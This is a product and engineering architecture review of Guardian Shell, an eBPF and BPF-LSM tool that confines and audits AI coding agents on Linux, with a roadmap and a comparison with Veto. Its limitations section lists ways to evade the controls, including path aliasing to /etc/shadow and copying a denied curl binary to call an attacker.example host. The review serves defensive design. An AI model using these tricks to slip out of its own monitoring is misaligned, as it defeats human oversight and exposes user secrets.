Guardian Shell Security Architecture Review

Prepared for product and engineering review Date: March 13, 2026 Audience: Product managers, security engineers, and platform engineers

---

Executive Summary

Guardian Shell is a Linux security product for AI agents. It uses eBPF to observe agent behavior at the kernel boundary and can block selected file and command actions.

Its core value is not simply "kernel enforcement." Its real value is:

- governing a live AI agent session
- applying policy per agent
- tracking subprocesses
- supporting human approvals
- producing usable audit and operational visibility

This makes it different from traditional Linux controls and also different from products such as Veto.

The Short Verdict

Guardian Shell is already a credible foundation for agent governance on Linux.

Its strongest qualities are:

1. agent-centric identity, especially with cgroups
2. a practical product layer: approvals, dashboard, alerts, metrics, CLI
3. governance across files, commands, and network visibility
4. a realistic path toward stronger enforcement without discarding the product plane

Its biggest current weakness is:

1. too much trust still rests on path-based, tracepoint-first policy decisions

The best path forward is:

1. keep the current product and control-plane design
2. move core file and exec decisions deeper into LSM-based canonical or inode-aware enforcement
3. add seccomp as a standard hardening layer

4. make cgroup-backed identity the default secure mode

5. offer stronger isolation tiers for high-risk agents

Manager Quick Take

If a manager reads only the first few pages, these are the key points.

What problem does Guardian Shell solve?

It governs what a specific AI agent session can access on a Linux machine without forcing the whole developer workflow into a heavy container or VM model.

Why is that different from normal Linux permissions?

Because Linux file permissions usually control what a user can access. Guardian Shell is designed to control what one agent session can access, even if that agent is running under the same user account as the developer.

Why use eBPF for LLM agents?

Because eBPF lets the product observe and enforce policy at the kernel boundary, per agent session, in real time. That is what enables:

- session-aware policy
- subprocess tracking
- live audit trails
- temporary approvals
- dashboard visibility

Why not just use chmod, ACLs, AppArmor, or SELinux?

Because those tools solve adjacent problems, not the entire product problem.

- chmod and ACLs are useful baseline controls, but they are not session-aware
- AppArmor is a useful confinement layer, but not a natural per-agent workflow product
- SELinux is a strong baseline MAC system, but not a PM-friendly dynamic approval layer

Is Guardian Shell stronger than Veto or SELinux?

Not in every dimension.

- Veto is stronger for binary identity and pre-exec blocking
- SELinux is stronger as a mature baseline MAC framework

- Guardian Shell is stronger as an agent-centric governance and workflow product

What is the biggest current weakness?

Path-based policy and tracepoint-first decision logic remain the main technical weakness.

What is the clearest improvement path?

Keep the current product surface, but strengthen the trust anchor underneath it.

How To Read This Report

This report is organized in seven parts:

1. the problem and why eBPF is justified for LLM agents
2. the current Guardian Shell architecture
3. agent identity and subprocess handling
4. comparison with Veto and related approaches
5. current limitations and security gaps
6. the proposed future architecture and why it is better
7. a technical primer and appendices for engineers

The main narrative comes first. The technical reference material is later so the report is easier to hand to either a PM or an engineer.

The Problem Guardian Shell Is Trying To Solve

A coding agent running on a developer machine often inherits far more privilege than it actually needs.

Example:

- the agent only needs /workspace/project/**
- but the developer account can also read ~/.ssh/, ~/.aws/, browser cookies, .env files, kube configs, and internal documents

Traditional UNIX permissions do not solve this cleanly when the developer and the agent run under the same user account.

If the user can read the file, the agent can usually read the file too.

Guardian Shell exists to create a policy envelope around the agent without forcing every workflow into a different runtime model.

Why eBPF For LLM Agents Instead Of Only chmod, ACLs, AppArmor, or S

This is one of the most important product questions:

"If Linux already has file permissions and security modules, why do we need an eBPF-based product for LLM agents?"

The short answer is:

Because LLM agents are not just another background process. They are dynamic, tool-using, subprocess-spawning, obstacle-solving actors that need session-level governance, runtime observability, and approval workflows.

Traditional Linux controls are still valuable, but by themselves they do not map cleanly to the product problem.

Simple Comparison Table

Option	Good At	Weak For LLM Agent Use Case
chmod/chown/ACLs	baseline file permissions	per-agent runtime governance
sticky bit	shared directory hygiene	session-aware control
AppArmor	per-program path confinement	dynamic per-agent approvals
SELinux	strong label-based MAC	product UX and agility
seccomp	blocking dangerous syscalls	rich file/resource policy
eBPF + product layer	runtime, agent-aware control	needs kernel support and design

Scenario 1: Developer and agent run as the same Linux user

Situation:

- developer user: suren

- agent also runs as suren

- the user can read ~/.ssh/id_rsa

Question:

Can chmod or ACLs stop only the agent from reading the key while still allowing the developer to use it normally?

Usually no.

Why:

- Linux DAC sees both as the same user

- if suren can read the file, the agent process running as suren can too

Why eBPF helps:

- Guardian Shell can identify the agent session by cgroup or process family

- it can apply policy to the agent, not to the human user account

Scenario 2: The agent spawns subprocesses during a coding task

The agent may launch:

- bash

- python3

- git

- cargo

- node

Plain file permissions do not naturally express:

"All of these child processes belong to the same governed agent session."

Why eBPF plus cgroups helps:

- Guardian Shell can attach policy to the session boundary

- the policy follows the cgroup or tracked process tree

Scenario 3: The manager wants temporary approval

Situation:

The agent needs one blocked folder for 20 minutes to finish a migration.

AppArmor, SELinux, or ACLs can technically be changed, but the product workflow is poor:

- policy must be edited or ACLs must be changed

- rollback must be remembered manually

- audit explanation is awkward

Why Guardian Shell is better here:

- the request appears in the dashboard or CLI

- access can be time-boxed

- the event is logged

- expiry is automatic

Scenario 4: The organization already has SELinux

The right answer is not "replace SELinux."

The better answer is:

- use SELinux for baseline host security

- use Guardian Shell’s eBPF-based control plane for agent-specific governance

That is the most defensible layered security message.

Current Guardian Shell Architecture

As of March 13, 2026, the repository shows a more advanced implementation than the original early README.

The current codebase includes:

- file monitoring through openat, openat2, and legacy open

- file blocking through the file_open LSM hook

- exec monitoring through execve

- exec blocking through the bprm_check_security LSM hook


- outbound network monitoring through connect


- identity by cgroup, TGID/process tree, and process name

- cgroup-based launcher and IPC registration

- web dashboard, alerts, metrics, and permission requests

High-Level Architecture Diagram





What The Current Architecture Gets Right

1. It is built around the agent as the primary object of governance.
2. It already has a usable operations plane.
3. It supports multiple policy domains in one product.
4. It allows gradual hardening without throwing away the current daemon, UI, or workflow model.

How A File Decision Works Today

```
1. Agent calls open("/etc/shadow")
2. Tracepoint sees the raw filename string
3. Tracepoint checks policy maps
4. If policy says deny, tracepoint writes PENDING_DENY for this pid/tgid
5. LSM file_open hook runs
6. LSM checks PENDING_DENY
7. If present, kernel returns EACCES and the open fails
```

How An Exec Decision Works Today

```
1. Agent calls execve("/usr/bin/rm", ...)
2. Tracepoint sees the raw path
3. Tracepoint evaluates exec policy
4. If denied, tracepoint writes PENDING_EXEC_DENY
5. LSM bprm_check_security runs
6. LSM checks the pending map
```

```
7. If present, exec is blocked
```

Current Architecture Strengths

Strength 1: Strong agent attribution

This is one of the best parts of the design.

The system supports cgroups and process-family reasoning instead of relying only on one process name.

Strength 2: One place for multiple policy types

The current product combines:

- file access policy
- exec policy
- network visibility
- resource limits
- permission workflow

Strength 3: Human-in-the-loop workflow

A request such as:

"The agent wants access to /workspace/docs/legacy-spec.pdf for 15 minutes."

fits Guardian Shell naturally. It does not fit classic Linux MAC tools naturally.

Strength 4: Good observability

Streaming events, alerts, a dashboard, and metrics are already part of the product.

Strength 5: Incremental deployability

The daemon can degrade gracefully when advanced enforcement features are unavailable.

Agent Identity And Subprocess Handling

For this product, identity is fundamental. If identity is weak, later allow and deny decisions become less trustworthy.

Why Agent Identity Is Hard

An AI agent is rarely one stable process with one unique name.

Examples:

- Claude Code may appear as claude and also spawn node, bash, and git
- Aider may show up as python3
- another Python-based agent may also show up as python3
- a spawned shell may start cat, grep, pytest, or package managers

This creates four practical problems:

1. finding the right process
2. distinguishing one agent from another agent using the same runtime
3. deciding whether subprocesses belong to the same agent session
4. preventing easy evasion by renaming or process-shape tricks

The Identity Levels

Guardian Shell has evolved through multiple identity strategies.

Level 1: Process name (comm)

How it works:

- the kernel exposes a short process name through task_struct->comm
- Guardian stores watched names in WATCHED_COMMS
- the eBPF program checks whether the current process name matches a watched entry

Why it helped:

- simple
- easy to discover
- useful for early compatibility mode

Why it is weak:

- names are short and can truncate
- many different agents can share the same runtime name
- child processes often do not keep the same comm
- it is a weak identity anchor for enforcement

Level 2: TGID and process-tree tracking

How it works:

- Guardian tracks watched TGIDs
- fork and exit events maintain child-process state

- child processes can inherit watch and enforcement status

Why it helps:

- subprocess coverage improves materially
- the system follows a process family rather than only one name

Why it is still imperfect:

- PID values are transient
- lifecycle cleanup matters
- it is more complex than static name matching

Level 3: Cgroup-based identity

This is the strongest current identity method.

How it works:

- guardian-launch creates a dedicated cgroup for the agent
- it derives the cgroup ID from the cgroup directory inode
- it registers the cgroup with the daemon over IPC
- the kernel program checks bpf_get_current_cgroup_id()
- all descendant processes remain in that cgroup unless explicitly moved

Why this is strong:

- identity applies to the whole session
- child processes are automatically covered
- it is much harder to spoof than a process name
- it maps naturally to both security and operations

The Subprocess Problem

This is central to LLM-agent security.

Example:

```
claude
  -> bash
    -> cat /home/dev/.ssh/id_rsa
```

If the product only watches claude, it misses the real access attempt from cat.

This is why subprocess identity is essential, not optional.

Issues Faced In The Project

Issue 1: Same runtime, different agents

Two unrelated agents may both appear as python3 or node.

Current solution:

- prefer cgroup identity
- use TGID and child tracking as fallback

Issue 2: Child processes escape a name-based policy

Current solution:

- fork and exit tracking
- TGID inheritance
- cgroup-based session identity

Issue 3: Process-name spoofing

Current solution:

- treat comm as the weakest fallback
- use cgroups as the primary identity anchor

Issue 4: Point-in-time discovery is not enough

Current solution:

- periodic rescans exist
- launcher registration makes identity explicit

Cgroup Implementation Details

This subsection is intended for engineers.

Step-by-Step Runtime Flow

```
1. operator runs:
   guardian-launch --name <agent> -- <command>

2. guardian-launch creates a dedicated cgroup under:
   /sys/fs/cgroup/guardian/<agent>-<pid>

3. guardian-launch enables needed cgroup controllers

4. guardian-launch applies resource limits if configured:
   - memory.max
   - pids.max
   - cpu.max
```

```
5. guardian-launch stats the cgroup directory and reads its inode number
   This inode value is used as the cgroup ID

6. guardian-launch sends an IPC registration message to the daemon:
   - agent name
   - cgroup path
   - cgroup ID

7. guardian daemon records that session and updates BPF maps:
   - WATCHED_CGROUPS
   - ENFORCE_CGROUPS
   - CGROUP_DEFAULT_ACTION
   - EXEC_CGROUP_DEFAULT_ACTION

8. guardian-launch moves itself into the new cgroup by writing its PID to
   cgroup.procs

9. guardian-launch execs the target command

10. every descendant process inherits that cgroup membership

11. on file/exec/network events, the eBPF side calls:
    bpf_get_current_cgroup_id()

12. the kernel program uses that cgroup ID as the primary identity key
```

Why This Works Well For Subprocesses

Once the launcher moves into the cgroup and then execs the target command:

- the main agent runs inside that cgroup
- child processes stay in that cgroup
- shells, interpreters, package managers, and utilities remain attributable to the same session

Current Code Responsibilities

guardian-launch:

- creates the cgroup
- enables controllers
- applies limits
- derives the cgroup ID
- registers the session
- moves into the cgroup
- execs the target command

guardian daemon:

- accepts the IPC registration

- stores active cgroup-agent state

- updates BPF maps

- exposes cgroup-agent information to dashboards and control paths

guardian-ebpf:

- reads the current cgroup ID in kernel context

- prioritizes cgroup identity over TGID and comm

- applies watch or enforcement behavior using cgroup-based lookups

Short Engineering Summary

If an engineer asks, "What is the real identity object in Guardian Shell?"

The best answer is:

"Increasingly, it should be the agent session cgroup."

That is the identity boundary that best matches LLM-agent behavior, subprocess inheritance, operational controls, and future policy isolation.

Comparison With Veto And Related Approaches

This section compares Guardian Shell with Ona's Veto as described in Ona's March 3, 2026 material.

One-Sentence Comparison


Veto is stronger at saying:

"This binary must never run."

Guardian Shell is stronger at saying:

"This agent may run, but only inside this resource envelope and workflow."

Comparison Diagram



```
  | network, approvals            | of binaries                     |
  | UX: dashboard + approvals     | UX: security enforcement engine |
  | Best for: local policy        | Best for: strong exec control   |
  +-------------------------------+---------------------------------+
```

Where Veto Is Better

1. binary identity is stronger than path identity
2. a single pre-exec kernel decision is easier to trust
3. renamed or copied binaries are harder to use as bypasses

Where Guardian Shell Is Better

1. file governance, not just binary governance
2. per-agent policy and attribution
3. interactive approvals
4. dashboard, alerts, and operational product features
5. better fit for script-heavy and interpreter-heavy agent workflows

Important Product Conclusion

These tools are not exact substitutes. They are complementary.

The clearest market message is:

- Veto is a stronger execution-control primitive
- Guardian Shell is a broader agent-governance product

Brief Comparison With Other Approaches

Tetragon

- stronger production maturity in eBPF runtime security
- broader workload-security scope
- less directly centered on interactive coding-agent workflows

AgentSight

- strong observability concept
- less focused on kernel blocking

SELinux / AppArmor

- stronger baseline host controls in many environments
- weaker as the sole product UX for dynamic agent approvals

Current Security Limitations

This section focuses on realistic weaknesses in the current design.

Limitation 1: Path aliasing and canonicalization gaps

The main risk is that the policy engine still depends heavily on the path string supplied at syscall entry.

Examples:

- /proc/self/root/etc/shadow

- symlink indirection

- bind mounts

- hard links

Userspace normalization reduces risk, but does not solve all aliasing cases.

Limitation 2: Two-step enforcement is harder to reason about

The current model depends on:

1. tracepoint decides

2. LSM enforces later using a pending flag

This is workable, but harder to prove correct than single-hook decision logic.

Limitation 3: Exec path policy is easier to evade than binary identity

Example:

```
Denied:
  /usr/bin/curl

Agent:
  cp /usr/bin/curl /tmp/.helper
  /tmp/.helper https://attacker.example
```

Limitation 4: Interpreters compress many actions behind one allowed binary

If python3 is allowed, the real risk may be the files it opens next.

Guardian Shell partly addresses this through file policy, but path identity remains a stress point.

Limitation 5: Shared map design weakens strict per-agent isolation

Some policy structures remain global rather than fully session-scoped.

This affects:

- reasoning clarity
- multi-agent correctness
- future scale and tenancy

Limitation 6: Network control is less mature than customers may expect

Customers will eventually ask for:

- destination restrictions
- egress allowlists
- metadata-service blocking
- domain-aware controls

The product is not fully there yet.

Limitation 7: Alternate execution surfaces need explicit handling

Examples:

- io_uring
- alternate loaders
- helper processes

Limitation 8: The host itself remains a shared trust domain

Even a strong eBPF design is still operating inside one shared kernel.

For higher-risk autonomous workloads, host-level policy should be combined with stronger environment isolation.

Recommended Future Architecture

The best future architecture is not a full rewrite. It is a layered evolution.

Target Design Principles

1. keep the current product surface: dashboard, alerts, approvals, config, IPC
2. make the kernel trust anchor stronger
3. separate agent identity from resource identity cleanly
4. use the right Linux layer for each kind of decision
5. support multiple assurance tiers instead of one mode for all customers

Proposed Layered Architecture

```
                    RECOMMENDED FUTURE STATE

  +-----------------------------------------------------------------+
  | Product Layer                                                   |
  | - dashboard                                                     |
  | - alerting                                                      |
  | - approval workflow                                             |
  | - audit trail                                                   |
  | - policy authoring                                              |
  +-----------------------------------------------------------------+
  | Agent Identity Layer                                            |
  | - cgroup as primary identity                                    |
  | - launcher-managed session lifecycle                            |
  | - per-agent policy objects                                      |
  +-----------------------------------------------------------------+
  | Kernel Enforcement Layer                                        |
  | - LSM file_open with canonical path or inode checks             |
  | - LSM bprm_check_security for exec                              |
  | - seccomp for dangerous syscalls                                |
  | - Landlock for self-restriction where useful                    |
  +-----------------------------------------------------------------+
  | Host / Isolation Layer                                          |
  | - AppArmor or SELinux baseline                                  |
  | - optional namespace/container isolation                        |
  | - optional microVM / VM for high-risk mode                      |
  +-----------------------------------------------------------------+
```

Current vs Proposed Architecture At A Glance

Area	Current Guardian Shell	Proposed Future Guardian Shell
Primary file decision	tracepoint-first, path string	LSM-first, canonical/inode-aware
File blocking	pending deny handoff	decision and block in one place
Exec control	path-based exec policy	path + stronger binary identity
Agent identity	cgroup/TGID/comm	cgroup-first, stricter isolation
Network	connect monitoring	policy-aware filtering/blocking
Dangerous syscalls	limited	seccomp standard layer
Policy isolation	partly global maps	per-agent isolated policy state
High-risk mode	shared host kernel	optional stronger isolation tier

Current Enforcement Flow vs Proposed Enforcement Flow

Current file enforcement flow

```
Agent open() call
  -> syscall tracepoint reads raw path from userspace
  -> tracepoint evaluates policy
  -> if denied, sets PENDING_DENY
  -> LSM file_open checks pending flag
  -> kernel blocks or allows
```

Proposed file enforcement flow

```
Agent open() call
  -> LSM file_open receives real file object
  -> kernel-resolved path or inode identity is evaluated
  -> deny/allow decision is made in the LSM hook itself
  -> tracepoints remain mainly for rich event capture and debugging
```

Why this is better:

- fewer race assumptions

- more trustworthy file identity

- stronger resistance to path alias tricks

Current exec enforcement flow

```
Agent execve() call
  -> tracepoint reads raw executable path
  -> tracepoint evaluates exec policy
  -> if denied, sets PENDING_EXEC_DENY
  -> LSM bprm_check_security consumes pending flag
  -> exec is blocked or allowed
```

Proposed exec enforcement flow

```
Agent execve() call
  -> LSM bprm_check_security evaluates exec policy directly
  -> standard mode: canonical executable path checks
  -> high-assurance mode: binary identity or measured file identity
  -> tracepoint remains for observability and attribution
```

Why The Proposed Architecture Is Better For LLM Agents

Reason 1: LLM agents are adaptive, not passive

The architecture must assume iterative workaround behavior, not only ordinary misuse.

Reason 2: LLM agents are process ecosystems, not single binaries

The architecture should attach policy to the session first, then govern resources touched by that session.

Reason 3: LLM agents need dynamic policy, not only static confinement

A useful product must support temporary grants and session-specific changes without turning every decision into a policy-engineering exercise.

Reason 4: LLM agent security needs both prevention and explanation

The product must answer both:

- was it blocked?

- why did it happen?

Reason 5: It supports progressive assurance

Different deployments need different security strength:

- developer workstation
- CI repair bot
- infrastructure agent
- high-risk third-party automation

Main Future Improvements

Improvement 1: Move file decisions into file_open

Goal:

- use the hook that sees the real file object
- reduce dependence on pending deny handoff
- support canonical or inode-aware decisions

Improvement 2: Strengthen exec control with binary identity tiers

Recommended modes:

1. standard path-based exec policy
2. high-assurance binary identity policy

Improvement 3: Make policy state truly per agent

This should move policy from partly global map semantics toward session-scoped policy objects and generations.

Improvement 4: Add seccomp as a standard hardening layer

Important for:

- ptrace
- bpf
- mount
- io_uring_setup
- risky namespace operations

Improvement 5: Upgrade network from monitor-first to policy-aware

A good target includes:

- allowlist destination ports

- special-case high-risk endpoints

- correlate DNS and connect activity

Improvement 6: Offer deployment tiers

Tier 1:

- developer workstation mode

Tier 2:

- managed enterprise host mode

Tier 3:

- high-assurance isolated agent mode

Engineer View: Proposed Control Planes

```
1. Agent session control plane
   - launcher
   - cgroup registration
   - lifecycle state
   - identity binding

2. Policy control plane
   - per-agent rulesets
   - policy generation ids
   - temporary grants
   - approval audit history

3. Kernel enforcement plane
   - LSM file_open
   - LSM bprm_check_security
   - seccomp syscall filters
   - network enforcement hooks over time

4. Observability plane
   - tracepoints
   - perf events
   - dashboard
   - alerts
   - metrics
```

Suggested Roadmap

Next 90 Days

1. align docs with the current code rather than the early README

2. make cgroup launch mode the recommended secure default

3. add a hardening matrix for path tricks, exec copy tricks, interpreter behavior, and io_uring

4. add seccomp support for the most obvious dangerous syscalls

5. start policy-generation and atomic-map-swap work

3 To 6 Months

1. move core file enforcement into file_open

2. improve network control from monitoring into limited blocking

3. introduce high-assurance exec mode design

4. add stronger per-agent policy isolation

6 To 12 Months

1. launch assurance tiers

2. add integration points for SELinux/AppArmor-heavy deployments

3. add optional isolated runtime mode

4. publish benchmark and bypass-resistance evaluations

Technical Primer

This section is a compact technical reference for readers who want to understand the building blocks used in Guardian Shell.

What Is eBPF?

eBPF is a Linux technology that lets small verified programs run inside the kernel.

Why it matters here:

- it lets Guardian observe or enforce behavior close to the real system call or security hook

- it avoids relying only on user-space wrappers

- it can share state with user space through controlled map structures

What Is The BPF Verifier?

Before the kernel accepts an eBPF program, it checks that the program is safe.

This strongly shapes what can be implemented in kernel space.

What Are Tracepoints?

Tracepoints are predefined hook points in the kernel such as:

- sys_enter_openat

- sys_enter_execve

- sys_enter_connect

- sched_process_fork

They are excellent for event capture and observability.

What Is An LSM Hook?

LSM stands for Linux Security Module.

Examples used by Guardian:

- file_open

- bprm_check_security

These are security decision points where allow or deny logic can run.

What Is BPF-LSM?

BPF-LSM means attaching eBPF programs to LSM hooks.

This gives a programmable security layer in the kernel.

What Are BPF Maps?

BPF maps are shared key-value data structures between kernel-space eBPF programs and user-space applications.

Guardian uses them for:

- watched agents

- enforced agents

- allow and deny rules

- pending block decisions

- per-agent default actions

Examples:

- WATCHED_CGROUPS

- ENFORCE_CGROUPS

- WATCHED_TGIDS

- WATCHED_COMMS

- DENY_EXACT

- ALLOW_PREFIXES

- PENDING_DENY

Common Map Types Used In Guardian

HashMap

Used for exact matches such as:

- cgroup IDs
- watched names
- exact path rules

LPM trie

Used for prefix rules such as:

- /workspace/project/**

Per-CPU array

Used as scratch storage because eBPF stack space is limited.

Perf event array

Used to send structured events from kernel space to user space.

What Is IPC?

IPC means inter-process communication.

In Guardian Shell, it is how local user-space components talk to each other.

Example:

- guardian-launch creates a cgroup
- then it tells the daemon about the new agent session through IPC over a Unix socket

What Is A Unix Socket?

A Unix socket is a local communication endpoint on the same machine.

Guardian uses it for local control-plane communication instead of exposing a remote network service.

What Is A Perf Buffer / Event Stream?

The kernel-side program sends structured events to user space through perf-event-backed buffers.

This powers:

- dashboard updates

- alerts

- audit logs

- debugging

What Is A Cgroup?

A cgroup is a kernel mechanism for grouping processes.

Guardian uses cgroups for:

- resource limits

- session identity

What Is TGID?

TGID is the thread-group ID, which is usually what people think of as the process ID for a multi-threaded process.

What Is comm?

comm is the short process name stored by the kernel, such as:

- python3

- node

- bash

It is useful but weak as a high-assurance identity anchor.

What Is execve?

execve is the system call used to start a new program image.

It is central to command-execution control.

What Is openat / openat2?

These are system calls used to open files.

They are central to file-governance logic.

What Is connect?

connect is the system call used to connect a socket to a remote endpoint.

It matters because outbound network activity can be an exfiltration path or remote tool download path.

What Is Seccomp?

Seccomp is a Linux syscall filtering mechanism.

It is useful for blocking dangerous syscall classes even when path policy is irrelevant.

What Is Landlock?

Landlock is a stackable Linux access-control mechanism that allows a process to restrict itself.

It is useful as a complementary layer in some designs.

What Is TOCTOU?

TOCTOU means time-of-check to time-of-use.

It matters whenever a decision is made in one context and the actual use occurs later in another context.

What Is Canonical Path Resolution?

Canonical path resolution means reducing a path to the real kernel-resolved target, including symlink and traversal resolution.

What Is An Inode?

An inode is the kernel's internal metadata object for a file.

Multiple path names can refer to the same inode, which is why inode-aware policy is often stronger than path-only policy.

Linux Security Concepts In Plain English

DAC: chmod, chown, groups, ACLs, sticky bit

Linux starts with discretionary access control, or DAC.

This is the familiar model based on:

- chmod
- chown
- POSIX ACLs
- sticky bit

Why DAC is not enough for AI agents:

1. if the agent runs as the same user as the developer, it gets the same DAC rights

2. DAC is attached to files and users, not to one specific agent session

3. DAC is awkward for time-boxed approvals and rich auditability

Dedicated user plus ACLs

This can work in controlled environments, but creates friction in real developer workflows:

- ownership awkwardness

- shared edits

- package manager and socket assumptions

- manual elevation flows

AppArmor

AppArmor is path-based confinement through per-program profiles.

It is useful baseline confinement, but not a natural agent-governance product layer.

SELinux

SELinux is label-based mandatory access control.

It is stronger than path-based policy in many ways, but also harder to operate as a dynamic, PM-friendly approval workflow.

Landlock

Landlock lets a process voluntarily reduce its own rights.

It is useful as part of a layered model.

Seccomp

Seccomp filters syscalls.

It is the right tool for questions like:

- should this agent be allowed to use ptrace?

- should this agent be allowed to create io_uring rings?

cgroups

cgroups are not just for resource limits. They are also a durable way to identify a process family.

eBPF and BPF-LSM

eBPF lets developers run safe, verified programs inside the Linux kernel.

BPF-LSM means attaching those programs to Linux Security Module hooks, where real security decisions are made.

Final Assessment

Guardian Shell is already a credible foundation for an AI agent governance product.

Its biggest advantage is not that it is the deepest kernel primitive. Its biggest advantage is that it combines:

- agent identity
- kernel visibility
- policy enforcement
- approval workflow
- operational usability

That is a product, not just a kernel experiment.

Its biggest security weakness is also clear:

- too much trust still sits in path-based, tracepoint-first policy decisions

So the strategic answer is straightforward:

1. keep the current product plane
2. deepen the kernel trust anchor
3. add seccomp and stronger identity models for files and executables
4. offer higher-assurance runtime modes for customers who need them

If that roadmap is executed well, Guardian Shell can occupy a valuable position between:

- low-level runtime probes
- static Linux MAC systems
- heavyweight full isolation platforms

Appendix A: Concrete Deployment Scenarios

Scenario 1: Safe code-refactor agent

Desired policy:

- allow /workspace/app/**

- allow /tmp/**

- allow git, pytest, cargo

- deny home secrets

- monitor outbound network

Guardian Shell fit:

- very good

Scenario 2: Prevent all unauthorized binaries from running

Desired policy:

- only approved toolchain hashes may execute

Guardian Shell fit:

- partial today

Veto fit:

- stronger

Scenario 3: Adversarial prompt-injected agent

Desired policy:

- resist path tricks

- resist copied binaries

- resist dangerous syscall workarounds

Guardian Shell fit:

- promising, but needs the hardening roadmap

Scenario 4: Enterprise regulated environment

Best fit:

- Guardian Shell plus SELinux or AppArmor baseline

- plus seccomp

- plus stronger isolation for the riskiest agents

Appendix B: Internal Sources Used

- docs/architecture-analysis.md

- docs/guardian-shell-vs-veto-comparison.md
- docs/security-improvements-research.md
- docs/sandboxing-deep-dive.md
- docs/technical-comparison.md
- docs/market-research.md
- AGENT_IDENTITY.md
- current implementation in guardian-ebpf/src/main.rs, guardian/src/main.rs, and guardian/src/config.rs

---

Appendix C: External References

- Ona, "Introducing Veto: security for the next era of software", March 3, 2026

https://ona.com/stories/introducing-veto-security-for-the-next-era-of-software

- Linux kernel docs, "LSM BPF Programs"

https://docs.kernel.org/bpf/prog_lsm.html

- Linux kernel docs, "eBPF Userspace API"

https://docs.kernel.org/userspace-api/ebpf/index.html

- eBPF Docs, bpf_d_path

https://docs.ebpf.io/linux/helper-function/bpf_d_path/

- Linux kernel docs, "Landlock: unprivileged access control"

https://docs.kernel.org/userspace-api/landlock.html

- Ubuntu Server documentation, "AppArmor"

https://ubuntu.com/server/docs/how-to/security/apparmor/

- Red Hat documentation, "Using SELinux"

https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/10/html-single/using_selinux/using_selinux

- Red Hat documentation, "SELinux User’s and Administrator’s Guide"

https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guid

- Linux man-pages project

https://man7.org/linux/man-pages/man5/acl.5.html
https://man7.org/linux/man-pages/man1/setfacl.1.html
https://man7.org/linux/man-pages/man7/path_resolution.7.html